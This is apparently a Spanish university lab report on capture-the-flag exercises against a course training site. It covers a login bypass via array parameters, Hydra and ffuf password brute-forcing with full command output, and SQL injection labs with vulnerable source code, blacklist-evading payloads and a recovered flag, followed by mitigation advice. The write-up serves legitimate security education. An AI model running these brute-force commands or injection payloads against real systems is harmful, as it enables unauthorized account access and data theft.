
3.4.5 Laboratorio 13: Login bypass 5 / viuciberseguridad.wsg127.com

3.4.5.1 Detalle de la Vulnerabilidad

Se realiza un bypass del login cambiando el tipo de dato de la contraseña, en vez de mandar un string se manda un array y el servidor lo acepta como válido, al tratarse de un valor inesperado, se consigue realizar el login.

3.4.5.2 Proceso de Explotación y Evidencias

La explotación se ha realizado interactuando directamente sobre las variables de la solicitud HTTP en Burp Suite Repeater. Se ha modificado la petición HTTP estableciendo el valor del usuario como admin y el atributo password por password[] para obligar al intérprete a procesarlo como un array (password[]=).



3.5 Metodología utilizada para los laboratorios de tipo login bypass

En general, la metodología utilizada en los laboratorios del tipo login bypass se centra en realizar peticiones a la web mediante la herramienta BurpSuite, analizar dichas peticiones y las respuestas enviadas por el servidor web, para posteriormente manipular parámetros de las peticiones y realizar validaciones dinámicas mediante BurpSuite Repeater interactuando con el servidor hasta explotar la vulnerabilidad.

3.6 Recomendaciones de mitigación de vulnerabilidades de tipo login bypass

- Validar los tipos de datos introducidos por el usuario para evitar que en vez de introducir un string el atacante introduzca un array y se modifique la lógica de la aplicación.
- Guardar la información de autenticación en el lado del servidor y no en el lado del cliente en cookies. O en caso de almacenarlo en cookies usar técnicas como la criptografía para detectar si dichas cookies se han alterado.
- Aplicar validaciones a los parámetros introducidos por los usuarios, para así, evitar que se introduzcan atributos de privilegios como por ejemplo, `isAdmin=true`.


3.7. Laboratorios Bruteforce Attack

3.7.1. Laboratorio 14: Bruteforce Attack 1 / viuciberseguridad.wsg127.com

3.7.1.1 Detalle de la Vulnerabilidad

La vulnerabilidad identificada consiste en la ausencia de controles de limitación de tasa (*Rate Limiting*) y bloqueo de cuentas en el formulario de autenticación, permitiendo a un atacante realizar un número ilimitado de intentos de inicio de sesión sin restricciones.

Automatización: Se empleó un ataque de diccionario utilizando una lista de contraseñas comunes (ej. rockyou.txt o wordlist personalizada).




3.7.1.2 Metodología de Explotación (Lo que hicimos)

Durante la auditoría del laboratorio, seguimos estos pasos:

- **Ataque a la direccion del laboratorio :** abrimos el terminal y usamos la herramienta ffuf y configuramos para que pase el diccionario sobre la entrada donde ponemos las contraseñas
- **Identificación de la debilidad:**
Susceptibles ataques de diccionario
- **Inyección de Parámetros:**
Se inyectan varias palabras hasta encontrar con la que coincide con la contraseña

3.7.1.3 Proceso de Explotación y Evidencias



3.7.2 Laboratorio 15: Bruteforce Attack 2 / viuciberseguridad.wsg127.com

3.7.2.1 Detalle de la Vulnerabilidad

Para la resolución de este laboratorio, se optó por la automatización mediante la herramienta **THC Hydra**, un cracker de inicios de sesión paralelo y rápido, diseñado para probar la resiliencia de los mecanismos de autenticación ante ataques de diccionario.

Se ejecutó Hydra configurando los siguientes parámetros técnicos:

- **Target:** viuciberseguridad.wsg127.com
- **Protocolo:** http-get-form
- **Campos del formulario:** Se definió la estructura del formulario (login, password) y la cadena de error que el servidor devolvía ante credenciales incorrectas, permitiendo a la herramienta discernir cuándo el intento había sido exitoso.

```
kali@kali:~$ hydra -l admin -P wordlistVIU.ctf.txt -v viuciberseguridad.wsg127.com http-get-form "/retos/bruteforce2/index.php:login='USER'&password='PASS':F=Incorrect login/passwor
d"
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-19 16:38:37

(kali@kali)-[~]
$ hydra -l admin -P wordlistVIU.ctf.txt -v viuciberseguridad.wsg127.com http-get-form "/retos/bruteforce2/index.php:login='USER'&password='PASS':F=Incorrect login/passwor
d"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-19 16:38:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9000 login tries (l1/p:9000), ~563 tries per task
[DATA] attacking http-get-form://viuciberseguridad.wsg127.com:80/retos/bruteforce2/index.php:login='USER'&password='PASS':F=Incorrect login/passwor
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "KeepPass" - 1 of 9000 [child 0] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "LastPass" - 2 of 9000 [child 1] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Dashlane" - 3 of 9000 [child 2] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "1Password" - 4 of 9000 [child 3] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Bitwarden" - 5 of 9000 [child 4] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "NordPass" - 6 of 9000 [child 5] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "RoboForm" - 7 of 9000 [child 6] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Keeper" - 8 of 9000 [child 7] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "EnPass" - 9 of 9000 [child 8] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Passbolt" - 10 of 9000 [child 9] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Passpack" - 11 of 9000 [child 10] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "SafeInCloud" - 12 of 9000 [child 11] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "LogMeOnce" - 13 of 9000 [child 12] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "StickyPassword" - 14 of 9000 [child 13] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "PasswordBoss" - 15 of 9000 [child 14] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "LastPass" - 16 of 9000 [child 15] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "KeepPass" - 17 of 9000 [child 3] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Bitwarden" - 18 of 9000 [child 0] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "1111111" - 19 of 9000 [child 12] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "1111111" - 20 of 9000 [child 8] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "1111111" - 21 of 9000 [child 9] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "1111111" - 22 of 9000 [child 7] (0/0)
[80][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass
[80][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-19 16:38:52

(kali@kali)-[~]
```

3.7.2.2 Metodología de Explotación (Lo que hicimos)

Durante la auditoría del laboratorio, seguimos estos pasos:

- **Análisis de requisitos:** Para la resolución de este laboratorio, se optó por la automatización mediante la herramienta **THC Hydra**, un cracker de inicios de sesión paralelo y rápido
- **Identificación de la debilidad:**
Formulario de autenticación ante cualquier entrada no correcta negará el acceso, pero al encontrar el filtro indicado se podrá realizar la autenticación.
- **Inyección de Parámetros:**
Se definió la estructura del formulario (login, password) y la cadena de error que el servidor devolvía ante credenciales incorrectas, permitiendo a la herramienta discernir cuándo el intento había sido exitoso.

3.7.2.3 Proceso de Explotación y Evidencias


```


kali@kali:~$
File Actions Edit View Help
[80][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-19 16:38:37

kali@kali:~$
$ hydra -l admin -P wordlistVIU_ctf.txt -V viuciberseguridad.wsg127.com http-get-form "*/retos/bruteforce2/index.php:login=*USER*&password=*PASS*:F=Incorrect login/passwor
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-19 16:38:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9000 login tries (l1:p:9000), ~563 tries per task
[DATA] attacking http-get-form://viuciberseguridad.wsg127.com:80/retos/bruteforce2/index.php:login=*USER*&password=*PASS*:F=Incorrect login/password
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "KeepPass" - 1 of 9000 [child 0] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "LastPass" - 2 of 9000 [child 1] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "Dashlane" - 3 of 9000 [child 2] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "1Password" - 4 of 9000 [child 3] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "Bitwarden" - 5 of 9000 [child 4] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "NordPass" - 6 of 9000 [child 5] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "RoboForm" - 7 of 9000 [child 6] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "Keeper" - 8 of 9000 [child 7] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "EnPass" - 9 of 9000 [child 8] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "Passbolt" - 10 of 9000 [child 9] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "Passpack" - 11 of 9000 [child 10] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "SafeInCloud" - 12 of 9000 [child 11] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "LogMeOnce" - 13 of 9000 [child 12] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "StickyPassword" - 14 of 9000 [child 13] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "PasswordBoss" - 15 of 9000 [child 14] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "LastPass" - 16 of 9000 [child 15] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "KeepPass" - 17 of 9000 [child 3] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "Bitwarden" - 18 of 9000 [child 0] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "111111" - 19 of 9000 [child 12] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "111111" - 20 of 9000 [child 8] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "111111" - 21 of 9000 [child 9] (0/0)
[ATTEMPT] target viuciberseguridad.wsg127.com - login admin - pass "111111" - 22 of 9000 [child 7] (0/0)
[80][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass
[80][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-19 16:38:52

kali@kali:~$

```



minutos de inactividad). Es crucial avisar al usuario para evitar ataques de denegación de servicio (DoS) en otras cuentas.

- Implementación de CAPTCHA: Añadir un reto visual o de lógica tras el segundo o tercer intento fallido. Esto dificulta la automatización de programas como Hydra o Burp Suite.
- Autenticación de Dos Factores (2FA/MFA): Aunque el atacante logre adivinar la contraseña, el segundo elemento (código enviado por una aplicación, mensaje de texto, o llavero físico) bloquea el acceso, eliminando por completo el efecto de un ataque de fuerza bruta.
- Políticas de Contraseñas Seguras: Exigir contraseñas de alta seguridad (como se aprendió en el desafío, un mínimo de 12 caracteres incluyendo varios tipos de símbolos) y comprobar las contraseñas contra bases de datos de contraseñas comprometidas (utilizando servicios como Have I Been Pwned API).

3.10 Laboratorios SQL injection

3.10.1 Laboratorio 16: SQL injection 1 / viuciberseguridad.wsg127.com


3.10.1.1 Detalle de la Vulnerabilidad

El servidor elimina mediante una expresión regular las palabras “admin” y “and” y después inserta ese input en una consulta SQL. El filtro que utiliza el servidor web no es suficiente y es fácilmente evadible.

3.10.1.2 Proceso de Explotación y Evidencias

Debido a que, la web utiliza peticiones GET para que el usuario introduzca su usuario y contraseña, lo cual después se concatena con una consulta sql que va directa a la BBDD se modifica dicha petición GET y se inyecta SQL con el objetivo de conseguir la contraseña del usuario admin, mediante la siguiente cadena: `username=pepe%27%20OR%20username%20like%20%27ad%25&password=guest%27%20OR%201=1%20OR%20password=%27guest`

Como no se puede utilizar la palabra “admin” ya que, está en la blacklist se utiliza username like “ad%”.




```

if not pure_ascii(username + password):
    return "Only use plain old printable ascii characters please, who needs dancing unicorn emojis"
blacklist = "(admin|and)"
match = re.findall(blacklist, username+password, re.IGNORECASE)
if match:
    data += "Blacklisted word(s) found: %s" % ('.'.join(match))
    return data
try:
    db.execute("select * from users where username = '%s' and password = '%s'" % (username, password))
    rv = db.fetchall()
    if not db.rowcount:
        data += "Empty Results"
        return data
    else:
        data += ""Results %s"" % str(rv)
        return data
except MySQLdb.Error as e:
    data += ""Error %s"" % str(e)
    return data

```

3.10.2. Laboratorio 17: SQL Injection 2 / viuciberseguridad.wsg127.com

3.10.2.1. Detalle de la Vulnerabilidad

Durante la evaluación del laboratorio **/sqlchallenges/sql2** se identificó una vulnerabilidad de **inyección SQL** asociada al parámetro **username**. El análisis del código fuente permitió comprobar que la aplicación construía consultas a la base de datos incorporando directamente los valores proporcionados por el usuario dentro de la sentencia SQL.

La implementación observada utilizaba una concatenación dinámica de cadenas para generar las consultas, práctica que incrementa significativamente el riesgo de inyección cuando no se aplican mecanismos adecuados de validación y separación entre datos y código. La ausencia de consultas parametrizadas o sentencias preparadas permitía que entradas especialmente manipuladas alteraran la lógica prevista de la consulta ejecutada por el servidor.

Asimismo, se detectó la presencia de filtros basados en listas negras destinados a bloquear determinadas palabras clave y operadores asociados a ataques de inyección SQL. Sin embargo, este enfoque presentaba limitaciones debido a que la protección dependía de la detección de patrones específicos y no de una mitigación estructural del problema. Como consecuencia, era posible encontrar alternativas sintácticas que no fueran contempladas por las reglas de filtrado implementadas.

La vulnerabilidad identificada evidencia la importancia de emplear mecanismos de validación robustos y técnicas seguras de acceso a bases de datos, evitando la construcción dinámica de consultas a partir de datos proporcionados por el usuario.

Python

```
db.execute("select * from users where username = '%s' and password = '%s'" % (username, password))
```

```

@app.route('/sqlchallenges/sql2')
def sql2():
    conn = MySQLdb.connect(passwd=db_pass,db="sql2",user="sql2",charset='utf8')
    db = conn.cursor(MySQLdb.cursors.DictCursor)
    username = request.args.get('username','')
    password = request.args.get('password','')
    data = ""<html>
    <head>
        <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">
        <link rel="stylesheet" type="text/css" href="/static/css/main.min.retos.css">
        <style>
        .data{
            text-align: center;
        }
        .widget__login{
        }
        form {
            width: 50%;
        }
        body{
            text-align:center;
        }
        </style>
        <title>SQL 2</title>
    </head>
    <article class="widget widget__login">
        <div class="widget__content"><center>""
    if not pure_ascii(username + password):
        return "Only use plain old printable ascii characters please, who needs dancing unicorn emojis"
    blacklist = "(like|and|or|=|select|join|union|regexp|starting|0x)"
    match = re.findall(blacklist,username+password,re.IGNORECASE)
    if match:
        data += "Blacklisted word(s) found: %s" % ('',''.join(match))
        return data
    try:
        db.execute("select * from users where username = '%s' and password = '%s'" % (username,password))
        rv = db.fetchall()
        if not db.rowcount:
            data += "Empty Results"
            return data
        else:
            data += ""Results %s"" % str(rv)
            return data
    except MySQLdb.Error as e:
        data += ""Error %s"" % str(e)
        return data

```

3.10.2.2 Proceso de Explotación y Evidencias

Para la explotación de la vulnerabilidad y la evasión de la lista negra, se utilizó el proxy interactivo **Burp Suite (módulo Repeater)** siguiendo una metodología controlada:

1. Se interceptó la petición HTTP de autenticación base dirigida al endpoint vulnerable con los parámetros por defecto: GET /sqlchallenges/sql2?username=guest&password=guest HTTP/1.1
2. Se modificó la ruta hacia /sqlchallenges/source para extraer y analizar de forma completa la lógica del script del servidor, identificando los caracteres permitidos y los tokens prohibidos.
3. Con el objetivo de forzar a la base de datos a evaluar una condición lógicamente verdadera para omitir la autenticación, se diseñaron las siguientes sustituciones sintácticas evasivas:
 - a. Reemplazo de la palabra clave bloqueada OR por su operador lógico nativo equivalente en MySQL: ||.
 - b. Evitación del uso del signo de igualdad prohibido = mediante la inyección directa del número entero **1** (el cual es interpretado por el motor de base de datos en cortocircuito como una condición booleana *True* / Siempre Verdadera).

4. Utilizando la herramienta *Inspector* de Burp Suite para garantizar una codificación URL adecuada de los espacios, se inyectó la siguiente cadena en el parámetro username:


admin' || 1-- -


La comilla simple (') cierra la cadena de texto esperada por el servidor, || 1 transforma la cláusula completa de filtrado en verdadera (forzando el volcado de registros), y los caracteres -- - comentan y anulan el resto de la consulta original (omitiendo la verificación del parámetro password).

5. Al enviar la solicitud modificada, el backend procesó con éxito la inyección. Debido a que el entorno de laboratorio utiliza un cursor de diccionario (DictCursor) para mostrar los datos devueltos en pantalla en caso de éxito, el servidor devolvió en el cuerpo de la respuesta HTTP (Response) la tupla completa correspondiente al registro del administrador del sistema.

Evidencia del éxito de la explotación:

Results ({'username': u'admin', 'password': u'flag(LTsdcg0YiootVSyMPhQTAWnHjLnaZUC)', 'user_id': 1},)





3.10.3 Laboratorio 18: SQL Injection 3 / viuciberseguridad.wsg127.com

3.10.3.1 Detalle de la Vulnerabilidad

El entorno web presenta una vulnerabilidad crítica de **Inyección SQL basada en lógica booleana a ciegas (Boolean-Based Blind SQL Injection)** en el endpoint /sqlchallenges/sql3.

